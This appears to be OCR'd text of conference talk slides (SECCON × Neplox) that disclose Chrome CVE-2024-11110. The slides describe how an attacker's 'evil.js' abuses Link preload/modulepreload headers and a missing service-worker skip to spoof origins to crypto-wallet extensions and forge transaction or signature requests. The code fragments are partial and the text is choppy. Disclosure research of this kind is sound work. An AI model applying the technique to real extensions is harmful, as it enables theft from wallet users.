
```
chrome.runtime.onConnect.addListener((port) => {
  ...
  const {origin} = JSON.parse(port.name);
  ...
}
```

Extension worker trusts **content script** with verifying origin, so we can initiate connection in `evil.js` with any **origin value**, spoofing **transactions / signature requests** on behalf of that origin.

CHROME / EXTENSION

CHROME CVE-2024-11110

SECCON × NEPLOX



content.js

```
fetch()
...
import("import.js")
```

01

crypto.com SERVER

```
Link: <https://crypto.com/favicon.ico>;
rel="preload"
```

02

favicon.ico

neplox.security

worker.js

```
Link: <chrome-extension://{id}/import.js>;
rel="modulepreload"
```

03

chrome-extension://{id}/import.js

evil.js

* Missing `request.SetSkipServiceWorker()` for `Link` **header** handling in **legitimate** responses

SECCON × NEPLOX

THANK YOU

SECCON You, Audience!

Elizabeth @qwqoro

Coinbase, Zerion, ... Security Team

Chrome Project Security Team